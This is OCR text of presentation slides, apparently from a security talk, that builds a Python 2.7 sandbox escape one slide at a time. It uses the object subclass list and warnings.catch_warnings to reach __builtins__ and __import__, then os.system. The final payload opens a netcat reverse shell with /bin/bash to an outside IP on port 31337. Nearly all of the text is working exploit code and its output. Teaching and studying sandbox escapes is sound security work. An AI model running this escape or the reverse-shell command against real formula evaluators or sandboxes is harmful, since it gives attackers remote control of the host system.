
„Sandbox”


{}.__class__.__base__
.__subclasses__()
dir(formula)
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>]
['__add__', '__class__', '__contains__', '__delattr__', '__delitem__', '__delslice__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__getitem__', '__getslice__', '__gt__', '__hash__', '__iadd__', '__imul__', '__init__', '__iter__', '__le__', '__len__', '__lt__', '__mul__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__reversed__', '__rmul__', '__setattr__', '__setitem__', '__setslice__', '__sizeof__', '__str__', '__subclasshook__', 'append', 'count', 'extend', 'index', 'insert', 'pop', 'remove', 'reverse', 'sort']


„Sandbox”


version dependent
{}.__class__.__base__
.__subclasses__()[59]
dir(formula)
<class
'warnings.catch_warnings'>
['__class__', '__delattr__', '__dict__',
'__doc__', '__enter__', '__exit__',
'__format__', '__getattribute__',
'__hash__', '__init__', '__module__',
'__new__', '__reduce__',
'__reduce_ex__', '__repr__',
'__setattr__', '__sizeof__', '__str__',
'__subclasshook__', '__weakref__']


„Sandbox”


{}.__class__.__base__
.__subclasses__()[59]()
dir(formula)
catch_warnings()
['__class__', '__delattr__', '__dict__',
'__doc__', '__enter__', '__exit__',
'__format__', '__getattribute__',
'__hash__', '__init__', '__module__',
'__new__', '__reduce__',
'__reduce_ex__', '__repr__',
'__setattr__', '__sizeof__', '__str__',
'__subclasshook__', '__weakref__',
'_entered', '_module', '_record']


„Sandbox”


{}.__class__.__base__
.__subclasses__()[59]().__module
dir(formula)
<module 'warnings' from '/usr/lib/python2.7/warnings.pyc'>
['WarningMessage', '_OptionError', '__all__', '__builtins__', '__doc__', '__file__', '__name__', '__package__', '_getaction', '_getcategory', '_processoptions', '_setoption', '_show_warning', 'catch_warnings', 'default_action', 'defaultaction', 'filters', 'filterwarnings', 'formatwarning', 'linecache', 'once_registry', 'onceregistry', 'resetwarnings', 'showwarning', 'simplefilter', 'sys', 'types', 'warn', 'warn_explicit', 'warnpy3k']

„Sandbox”


{}.__class__.__base__
.__subclasses__()[59]().__module
.__builtins__
dir(formula)
[...], 'ArithmeticError': <type
'exceptions.ArithmeticError'>, 'str':
<type 'str'>, 'property': <type
'property'>, 'GeneratorExit': <type
'exceptions.GeneratorExit'>, 'int':
<type 'int'>, '__import__':
<built-in function __import__>,
'KeyError': <type
'exceptions.KeyError'>, 'coerce':
<built-in function coerce>, [...]
(6195 bytes)
['__class__', '__cmp__', '__contains__',
'__delattr__', '__delitem__', '__doc__',
'__eq__', '__format__', '__ge__',
'__getattribute__', '__getitem__', '__gt__',
'__hash__', '__init__', '__iter__', '__le__',
'__len__', '__lt__', '__ne__', '__new__',
'__reduce__', '__reduce_ex__', '__repr__',
'__setattr__', '__setitem__', '__sizeof__',
'__str__', '__subclasshook__', 'clear',
'copy', 'fromkeys', 'get', 'has_key', 'items',
'iteritems', 'iterkeys', 'itervalues', 'keys',
'pop', 'popitem', 'setdefault', 'update',
'values', 'viewitems', 'viewkeys',
'viewvalues']

„Sandbox”


{}.__class__.__base__
.__subclasses__()[59]().__module
.__builtins__['__import__']
dir(formula)
<built-in function __import__>
['__call__', '__class__', '__cmp__',
'__delattr__', '__doc__', '__eq__',
'__format__', '__ge__', '__getattribute__',
'__gt__', '__hash__', '__init__', '__le__',
'__lt__', '__module__', '__name__', '__ne__',
'__new__', '__reduce__', '__reduce_ex__',
'__repr__', '__self__', '__setattr__',
'__sizeof__', '__str__', '__subclasshook__']

„Sandbox”

Ender's game...

```
{}.__class__.__base__
.__subclasses__()[59]().__module
.__builtins__['__import__']
```

„Sandbox”

Ender's game...

```
{}.__class__.__base__
.__subclasses__()[59]().__module
.__builtins__['__import__']
```

```
('os')
```

„Sandbox”

Ender's game...

```
{}.__class__.__base__
.__subclasses__()[59]().__module
.__builtins__['__import__']
```

```
('os')
```

```
.system
```

„Sandbox”

Ender's game...

```
{}.__class__.__base__
.__subclasses__()[59]().__module
.__builtins__['__import__']
```


```
('os')
```

```
.system
```

```
('nc.traditional -e
/bin/bash
93.184.216.34 31337')
```

„Sandbox”

Ender's game...




```
{}.__class__.__base__
.__subclasses__()[59]().__module
.__builtins__['__import__']
```

```
('os')
```

